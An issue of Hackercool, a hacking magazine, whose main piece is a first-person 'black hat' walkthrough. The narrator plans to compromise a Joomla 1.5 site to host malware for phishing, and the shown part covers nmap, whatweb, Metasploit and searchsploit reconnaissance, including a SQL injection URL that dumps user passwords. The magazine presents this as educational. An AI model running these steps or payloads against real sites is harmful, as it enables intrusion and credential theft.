Simplifying Cyber Security since 2016

Hackercool

April 2021 Edition 4 Issue 4 A Unique Cyber Security Magazine

"....Our Black Hat Hackercool hacks a Joomla website, prepares a Koadic payload, embeds it in a dropper and hosts it on the hacked Joomla website. Then he lures the victims to this website...."

in *RWHS*

Bypassing Antivirus with Nim : Getting Reverse Shell


Gaining Reverse Shell With Excel 4.0 Macros

Four ways to make sure your passwords are safe and easy to remember in ONLINE SECURITY

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

-Hackercool Magazine.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 4 Issue 4

Hi Readers. We hope you are all awesome and safe amid the second wave of Covid 19. Welcome to the April Issue of the year 2021.

We realize there has been some delay in the latest release of our Issues. But as we already informed our readers many times, some scenarios we include take time in testing in Real World environments. Whatever the reason for the delay, we are still delighted as we release this Issue. There is a reason for this. This Issue is going to be the first Issue of our Print Version.

Many of the our readers have been requesting for a Print version of our Magazine for some time now. We were reluctant to take the First step into Printed world until now. As this is still new for us, we are still checking the How-hows of printing, cost, stocking an -d delivering our Magazine to our precious customers. We are checking at various deliver -y methods and Amazon is one of them. We are delivering our printed version to only a few select customers this month. It's like a dry run. But don't worry. We will inform you as soon as everything is set.

We want to give our readers another bit of information about our Social Media handl- es. We have made some changes to the names of Social Media Accounts. Updated nam- es of our Social Media Accounts are given below. Now readers can follow us on Pinterest too.

That's all for now readers. Until we are back with our May 2021 Issue, enjoy the present Issue.

c.k.chakravarthi

Facebook : **Hackercool Magazine**

Twitter : **Hackercool_mag**

Linkedin : **Hackercool Magazine**

Instagram :**hackercool_magazine**

Youtube : **Hackercool Magazine**

Pinterest : **Hackercool Magazine**

"IF SECURITY WERE ALL THAT MATTERED, COMPUTERS WOULD NEVER BE TURNED ON, LET ALONE HOOKED INTO A NETWORK WITH LITERALLY MILLIONS OF POTENTIAL INTRUDERS."

- DAN FARMER

INSIDE

See what our Hackercool Magazine April 2021 Issue has in store for you.

Hacking a Website, Hosting Malware & Using That Malware To Hack Another System


REAL WORLD HACKING SCENARIO

Our readers should have been warned at their workplace at least once in their life time asking them not to visit suspicious websites and only visit trusted websites. Well, this Real World Hacking Scenario is about those suspicious websites.

Hi I am Hackercool. Many people call me a Black Hat hacker although I consider myself a script kiddie. Today I am searching for a website to hack. However, I want to hack this not for the sake of hacking it, but to host my malware. After Hosting my malware here, I will send a phishing link to many people to con-vince them to click on the link of malware. After a bit of searching, I decided to make this website my target. It was running multiple web services as can be seen from Nmap port scan.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.36.191
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-14 09:47 EDT
Nmap scan report for 192.168.36.191
Host is up (0.0015s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE     VERSION
25/tcp   open  ftp         vsftpd 3.0.2
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGR
OUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGR
OUP)
1322/tcp open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu
 Linux; protocol 2.0)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Apache httpd 2.4.7 ((Ubuntu))
9000/tcp open  http        Jetty winstone-2.9
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:lin
ux:linux_kernel
```

Of all the web services running on the target, the Joomla website running on port 8081 appeared good to



Whatweb revealed that the version of Joomla running on target is 1.5.

```
┌──(kali㉿kali)-[~]
└─$ whatweb 192.168.36.191:8081
http://192.168.36.191:8081 [200 OK] Apache[2.4.7], Cookies[2837a59
c63a65a4dec38297efe446470], Country[RESERVED][ZZ], HTTPServer[Ubun
tu Linux][Apache/2.4.7 (Ubuntu)], IP[192.168.36.191], Joomla[1.5],
 MetaGenerator[Joomla! 1.5 - Open Source Content Management], PHP[
5.5.9-1ubuntu4.14], Script[text/javascript], Title[Welcome to the
Frontpage], X-Powered-By[PHP/5.5.9-1ubuntu4.14]

┌──(kali㉿kali)-[~]
└─$
```

Whatweb is not the only program that can help hackers in foot printing a website. There are other tools t-oo. If Whatweb fails to gather information, Metasploit has some modules which can be used to gather inf-ormation about Joomla.

```
msf6 > use auxiliary/scanner/http/joomla_
use auxiliary/scanner/http/joomla_bruteforce_login
use auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner
use auxiliary/scanner/http/joomla_gallerywd_sqli_scanner
use auxiliary/scanner/http/joomla_pages
use auxiliary/scanner/http/joomla_plugins
use auxiliary/scanner/http/joomla_version
```

The Joomla_version module, as its name suggests gives information about the version of joomla installed on the target.

```
use auxiliary/scanner/http/joomla_version
msf6 > use auxiliary/scanner/http/joomla_version
msf6 auxiliary(scanner/http/joomla_version) > show options

Module options (auxiliary/scanner/http/joomla_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format
                                          type:host:port[,type:h
                                          ost:port][...]
   RHOSTS                      yes       The target host(s), ran
                                          ge CIDR identifier, or
                                          hosts file with syntax
                                          'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for o
                                          utgoing connections
   TARGETURI  /                yes       The base path to the Jo
                                          omla application
   THREADS    1                yes       The number of concurren
                                          t threads (max one per
```

```
msf6 auxiliary(scanner/http/joomla_version) > set rhosts 192.168.3
6.191
rhosts => 192.168.36.191
msf6 auxiliary(scanner/http/joomla_version) > set rport 8081
rport => 8081
msf6 auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.7 (Ubuntu)
[+] Joomla version: 1.5.0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/joomla_version) >
```

The Joomla_pages module gives users information about any interesting pages on the Joomla website. For example, this module gave us the admin login page information. Just like Wordpress has plugins,

```
msf6 > use auxiliary/scanner/http/joomla_pages
msf6 auxiliary(scanner/http/joomla_pages) > set rhosts 192.168.36.
191
rhosts => 192.168.36.191
msf6 auxiliary(scanner/http/joomla_pages) > set rport 8081
rport => 8081
msf6 auxiliary(scanner/http/joomla_pages) > run

[+] 192.168.36.191:8081   - Page Found: /robots.txt
[+] 192.168.36.191:8081   - Page Found: /administrator/index.php
[+] 192.168.36.191:8081   - Page Found: /index.php/using-joomla/ex
tensions/components/users-component/registration-form
[+] 192.168.36.191:8081   - Page Found: /htaccess.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/joomla_pages) >
```

Joomla too has plugins. However , here they are called as components. The Joomla_plugins module giv -es users information about installed plugins on the Joomla website. This information is useful when we find any vulnerable versions of plugins are found on the target.

```
msf6 > use auxiliary/scanner/http/joomla_plugins
msf6 auxiliary(scanner/http/joomla_plugins) > set rhosts 192.168.3
6.191
rhosts => 192.168.36.191
msf6 auxiliary(scanner/http/joomla_plugins) > set rport 8081
rport => 8081
msf6 auxiliary(scanner/http/joomla_plugins) >
```

```
msf6 auxiliary(scanner/http/joomla_plugins) > run

[+] Plugin: /administrator/components/
[+] Plugin: /administrator/components/com_admin/
[+] Plugin: /administrator/components/com_admin/admin.admin.html.p
hp
```

```
[+] Page: /index.php?option=com_newsfeeds
[+] Plugin: /components/com_poll/
[+] Page: /index.php?option=com_poll
[+] Plugin: /components/com_search/
[+] Page: /index.php?option=com_search
[+] Plugin: /components/com_user/
[+] Page: /index.php?option=com_user
[+] Plugin: /components/com_user/controller.php
[+] Plugin: /components/com_weblinks/
[+] Page: /index.php?option=com_weblinks
[+] Plugin: /components/com_wrapper/
[+] Page: /index.php?option=com_wrapper
[+] Plugin: /includes/joomla.php
[+] Plugin: /index.php?option=com_newsfeeds&view=categories&feedid
=-1%20union%20select%201,concat%28username,char%2858%29,password%2
9,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26
,27,28,29,30%20from%20jos_users--
[+] Page: /index.php?option=com_newsfeeds&view=categories&feedid=-
1%20union%20select%201,concat%28username,char%2858%29,password%29,
3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,2
7,28,29,30%20from%20jos
[+] Plugin: /libraries/phpmailer/phpmailer.php
[+] Plugin: /plugins/editors/xstandard/attachmentlibrary.php
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/joomla_plugins) >
```

However, in this case, Joomla_plugins module did not give me any interesting information and the only information till now is that of the version of Joomla running. Searchsploit revealed some exploits for the the particular version of Joomla.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit joomla 1.5
--------------------------------- ---------------------------------
 Exploit Title                   |  Path
--------------------------------- ---------------------------------
Joomla! 1.5 - URL Redirecting    | php/webapps/14722.txt
Joomla! 1.5 < 3.4.5 - Object In  | php/webapps/38977.py
Joomla! 1.5 < 3.4.6 - Object In  | php/webapps/39033.py
Joomla! 1.5 < 3.4.6 - Object In  | php/webapps/39033.py
Joomla! 1.5 Beta 2 - 'Search' R  | php/webapps/4212.txt
Joomla! 1.5 Beta1/Beta2/RC1 - S  | php/webapps/4350.php
Joomla! 1.5.0 Beta - 'pcltar.ph  | php/webapps/3781.txt
Joomla! 1.5.12 - Connect Back    | php/webapps/11262.php
Joomla! 1.5.12 - read/exec Remo  | php/webapps/11263.php
Joomla! 1.5.12 TinyMCE - Remote  | php/webapps/10183.php
```

However, enumeration of Joomla is not complete until we use another tool named Joomscan.

Ididn't have joomscan installed on my kali linux system, so I installed it as shown below.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install joomscan
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libregexp-common-perl
The following NEW packages will be installed:
  joomscan libregexp-common-perl
0 upgraded, 2 newly installed, 0 to remove and 438 not upgraded.
Need to get 241 kB of archives.
After this operation, 823 kB of additional disk space will be used
.
Do you want to continue? [Y/n] y
```

